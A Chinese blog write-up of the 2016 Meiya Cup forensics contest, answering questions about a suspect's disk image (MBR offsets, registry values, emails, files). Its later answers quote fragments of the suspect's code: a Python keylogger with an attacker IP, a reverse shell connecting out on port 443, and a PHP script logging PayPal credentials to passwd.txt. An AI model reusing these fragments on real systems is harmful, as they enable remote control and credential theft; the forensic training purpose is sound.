2016年 第二届美亚杯全国电子数据取证大赛个人赛write up

原创

奇乃正 于 2020-12-05 13:19:14 发布 1437 收藏 22

分类专栏： 电子数据取证 文章标签： 安全 经验分享 其他

2016年 第二届美亚杯个人赛write up


本人TEL15543132658 同wechat，欢迎多多交流，wp有不足欢迎大家补充多多探讨！

前景概要：

你会获得一个包含Hugo电脑硬盘的镜像文件，其文件名为“Competition_HD1.E01 "，该文件是由AccessData FTK Imager采集而来的。根据Hugo电脑硬盘的内容，请回答以下问题：

1. 请写下Hugo电脑硬盘的MD5哈希值。
   解题：使用取证大师，计算Hugo电脑硬盘的MD5值

答案：f895fd18e47a5371aec6db72d0aedca7




2. 你能找到多少个硬盘分区？

   解题：

   方法1：：使用Mount Image或FTK Imger挂载磁盘镜像到电脑，打开winhex，看磁盘0号扇区MBR尾部，发现只有3个硬盘分区。

```
000001B0 65 6D 00 00 00 63 7B 9A BF 1C 21 75 00 00 80 20 em...c{...!u...
000001C0 21 00 07 DF 13 0C 00 08 00 00 00 20 03 00 00 DF !.......... ....
000001D0 14 0C 07 FE FF FF 00 28 03 00 00 60 17 06 00 FE .......(...`....
000001E0 FF FF 0C FE FF FF 00 88 1A 06 00 A0 0F 00 00 00 ................
000001F0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA ..............U.
```

方法2：使用取证大师，查看硬盘分区数




答案：3

3. 根据主引導記錄（MBR），以下哪組偏移显示了包含操作系统分区的总扇区数？

   解题：

   先查看磁盘内的主要文件、文件夹，确定系统分区是分区2，使用winhex查看磁盘的MBR尾部，第二个分区的0C-0F偏移显示了包含操作系统分区的总扇区数，即偏移474-477




```
00000432 65 6D 00 00 00 63 7B 9A BF 1C 21 75 00 00 80 20 em...c{...!u...
00000448 21 00 07 DF 13 0C 00 08 00 00 00 20 03 00 00 DF !.......... ....
00000464 14 0C 07 FE FF FF 00 28 03 00 00 60 17 06 00 FE .......(...`....
00000480 FF FF 0C FE FF FF 00 88 1A 06 00 A0 0F 00 00 00 ................
00000496 00 00 00 00 00 00 00 00 00 00 00 00 00 00 55 AA ..............U.
00000512
```

答案： 偏移 474-477

4. 根据主引導記錄（MBR），包含操作系统的分区的总扇区数是多少？

   解题：同上题图，16进制为6176000，转换为10进制102195200


   答案： 102195200 sectors


5.请找出系统文件“SOFTWARE "，请问操作系统的安装日期是？

（答案格式一“世界协调时间 "：YYYY-MM-DD HH:MM UTC）

答案：2016-09-09 05:26 UTC

解题：使用取证大师，找到的时间是UTC+8所以应该注意-8小时





用户“Hugo "的唯一标识符（SID）是什么？（答案格式：RID）

答案： 1000

解题：使用取证大师查找用户名Hugo下的sid


于包含操作系统的分区内，

*Bitmap*的物理起始偏移位置是什么？（答案格式：256363）答案：3219619840解题：方法1：使用取证大
Bitmap的物理位置减去，分区2的物理位置 3325526016-105906176 = 3219619840

文件名：$Bitmap
逻辑大小(字节)：1,596,800
访问时间：2016-09-09 12:52:30
创建时间：2016-09-09 12:52:30
修改时间：2016-09-09 12:52:30
描述：文件,隐藏,系统
物理大小(字节)：1,597,440
物理位置：3,325,526,016
物理扇区：6,495,168
原始路径：F:\16 团\HD01\Competition_HD01.E01
完整路径：16 个人\F:\16 团\HD01\Competition_

名称：分区2_本地磁盘[D]
分区类型：NTFS
设备大小：48.73 GB
扇区数：102,195,200
加载扇区数：102,195,200
物理位置：105,906,176
设备描述：本地磁盘
设备序列号：FCF9-5076
完整路径：16 个人\F:\16 团\HD01\Competition_HD01.E01\分
原始镜像文件：F:\16 团\HD01\Competition_HD01.E01

方法2：使用Mount Image或FTK Imger挂载磁盘镜像到电脑，用winhex查看分区2，将$Bitmap的逻辑扇区号×512即6288320 × 512 = 3219619840



硬盘的操作系统是什么？

答案： 视窗7

解题： 使用取证大师找到操作系统。

序号	名称	值	系统
1	完整计算机名	Hugo-PC	Windows 7 Ultimate
2	工作组	WORKGROUP	Windows 7 Ultimate
3	计算机描述		Windows 7 Ultimate
4	安装时间	2016-09-09 13:26:32	Windows 7 Ultimate
5	产品名称	Windows 7 Ultimate	Windows 7 Ultimate
6	注册组织		Windows 7 Ultimate
7	注册所有者	Hugo	Windows 7 Ultimate
8	当前版本	6.1	Windows 7 Ultimate
9	当前Build版本	7601	Windows 7 Ultimate
10	最新服务包	Service Pack 1	Windows 7 Ultimate
11	系统根路径	C:\Windows	Windows 7 Ultimate
12	源路径		Windows 7 Ultimate
13	路径名	C:\Windows	Windows 7 Ultimate
14	产品ID	00426-067-6058986-86848	Windows 7 Ultimate
15	操作系统类型	64位	Windows 7 Ultimate
16	最后一次正常关机时间	2016-10-14 18:13:22	Windows 7 Ultimate
17	制造商		Windows 7 Ultimate
18	型号		Windows 7 Ultimate

操作系统的最新服务包（Service Pack）版本号是什么？


答案： Service pack 1


解题：同上题图，图中序号10即为答案。

其中一个分布式拒绝服务 / 拒绝服务工具的readme文件中声明“SECURITY TESTING PURPOSES ONLY！ ”请找出该readme文件，并列出文件中的前十二字符？

答案： GoldenEye =

解题：搜索文件名关键词readme，找到了该文件快捷方式，导出快捷方式对应的路径，找出该文件，打开文件后，找前12字符。





一个用户拥有分布式拒绝服务 / 拒绝服务（DDOS / DOS）工具？


答案： Hugo


解题：同上题第一张图，图中下方红框里写有Hugo用户

用户 “Hugo " 的收藏夹中是否含有任何与“黑客 " 相关的链接？若有，请列举出相关链接。（答案格式：http://123.com/abc.htm）

答案：https://0day.work/

解题：找Hugo上网记录中每个浏览器的收藏夹






Hugo有时会自己编写程序代码。请问Hugo用什么语言编写程序？

（答案格式：ProgramLanguageName）

答案： Python

解题： 找到他写的脚本后缀名是py





请检查Hugo在桌面上的快捷方式文件，其中有一个快捷方式文件的创建日期是“2016-09-14 "（世界协调时间 / UTC），请问该文件的目标位置是什么？

（答案格式：D:\folder\123.abc）

答案：C:\Users\Hugo\AppData\Local\Programs\Python\Python35-32\python.exe

解题：去Hugo桌面找到该快键方式，导出文件找其路径


列表
图库
过滤结果
当前设备 ▸ Competition_HD01.E01 ▸ 分区2_本地磁盘[D] ▸ Users ▸ Hugo ▸ Desktop ▸
全部文件
打开
导出
标签
添加摘录
哈希值计算
序号
文件名
标签
1 debug.log
2 desktop.ini
3 mobile-transfer_V6925p771.exe
4 putty.exe
5 putty.exe:Zone.Identifier
6 python - 快捷方式.lnk
7 QQPCDownload1322.exe
8 winrar-x64-540.exe
9 Wondershare MobileTran(www.greenxf.com)(1)
10 Wondershare MobileTran(www.greenxf.com)(1).rar
11 Wondershare MobileTran(www.greenxf.com).rar.mxdl
12 Wondershare_MobileTrans
预览
https://blog.csdn.net/weixin_42744595


python - 快捷方式 属性
常规
快捷方式
兼容性
安全
详细信息
以前的版本
python - 快捷方式
目标类型: 应用程序
目标位置: Python35-32
目标(T): C:\Users\DNG\AppData\Local\Programs\Pyt
起始位置(S): C:\Users\Hugo\AppData\Local\Programs\Py
快捷键(K): 无
运行方式(R): 常规窗口
备注(O):
打开文件位置(F)
更改图标(C)...
高级(D)...
确定
取消
应用(A)

请找一个“shellcode " 的文件夹，该文件夹中含有一个用于连接HTC Touch2设备的程序。请列举出其中任何的电子邮件地址。

（答案格式：abcd@email.com）

答案：celilunuver@gmail.com

解题：通过搜索找到该文件夹，仔细反查里边文件内容，在15136.cpp中找到电子邮件地址。

```
Device: HTC Touch2
System: Windows Mobile 6.5 TR (WinCE 5.0.2)

Coded by Celil 鈥笪赂ver from SecurityArchitect

Contact:
        celilunuver[n*spam]gmail.com
        www.securityarchitect.org
        blog.securityarchitect.org
```



Hugo承认曾经进行网络攻击诈骗，并且把诈骗金额记录在电脑中。请问，保存有诈骗金额记录的文件名是什么？

（答案格式：123.abc）


答案：Important.xlsx

解题：

方法1 由于记录的是诈骗金额，通常使用office或者txt文档形式记录，通过翻找Excel电子表格找到。



方法2 根据翻找常用文件夹，在我的文档里找到，



在所有用户中，用于电子邮件发送/接收的程序名称是什么？

答案： Foxmail

解题：邮件解析中找到使用的软件名


根据上述问题，请于注册表(registry)找出该电子邮件发送/接收程序的版本号。

（答案格式：1.3.4.5）

答案：7.2.7.174


解题：通过查找注册表

HKEY_USERS/Hugo/Sid/SOFTWARE/Aerofox/FoxmailPreview





1	Debug		
2	Executable	REG_SZ	C:\Foxmail 7.2\Foxmail.exe
3	version	REG_SZ	7.2.7.174

Hugo的主要电子邮件地址是什么？
（答案格式：abc@mail.com）
答案：hackerthehugo@qq.com
解题：通过找foxmail里找到他的主要邮件地址



加分题：Hugo有任何其他属于Google的电子邮件地址吗？
（答案格式：abcd@gmail.com）
答案：hugo82618@gmail.com
解题： 搜索关键词@gmail.com即可找到





Hugo编写了一个获取击键信息（k）的程序。请问，该程序的文件名是什么？
（答案格式：123.abc）
答案： malware.py
解题：同22题图，认真读python代码。


根据上述问题，程序中攻击者的IP地址是什么？
（答案格式：123.123.123.123）
答案： 192.168.4.78
解题： 如图倒数第二行，即可见攻击装ip。

```
key2change= OpenKey(HKEY_CURRENT_USER,keyVal,0,KEY_ALL_ACCESS)

SetValueEx(key2change, "HacKeD",0,REG_SZ, new_file_path)

##Creating and initializing variable called data which will hold the keystrokes and
HOST_IP which is the attacker's IP

data=''

HOST_IP='192.168.4.78'

def SendToRemoteServer():                ##Function Definition
```


Hugo也编写了另一个程序，并存储在同一个文件夹中，该程序开启一个用于建立连接的端口。请问，该端口号是多少？（答案格式：8080）

答案：443

解题：读代码，如图第四行





```
            pass

    def shell():
    #Base64 encoded reverse shell
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect(('158.69.201.134', int(443)))
        s.send('[*] Connection Established!')
        while 1:
            data = s.recv(1024)
            if data == "quit": break
            proc = subprocess.Popen(data, shell=True, stdout=subprocess.PIPE,
    stderr=subprocess.PIPE, stdin=subprocess.PIPE)
            stdout_value = proc.stdout.read() + proc.stderr.read()
            encoded = base64.b64encode(stdout_value)
```


Hugo有时会注入恶意脚本到已经被攻击的网站中盗取PayPal的用户帐户和密码。请找到该脚本。请问，用于存储盗窃信息的文件名称是什么？

（答案格式：123.abc）


答案：Passwd.txt

解题：在我的文档下面找到了一段PHP代码，从代码中即可得知。




```
<?php
header ('Location: https://www.paypal.com ');
$handle = fopen("passwd.txt", "a");
foreach($_POST as $variable => $value)
{
fwrite($handle, $variable);
fwrite($handle, "=");
fwrite($handle, $value);
fwrite($handle, "\r\n");
```

Hugo用于PayPal的网络钓鱼电子邮件，请问，该PayPal帐户号码是什么？
（答案格式：98-765-4321）
答案：12-976-9860
解题：找到该电子邮件，并读内容。


PayPal 重要訊息

Jason

发给 hackerthehugo

Dear user,
You sent a payment of $508.5 RMD to ASOA Direct (12-976-9860).
Thanks for using PayPal. To see all the transaction details, log in to your PayPal account

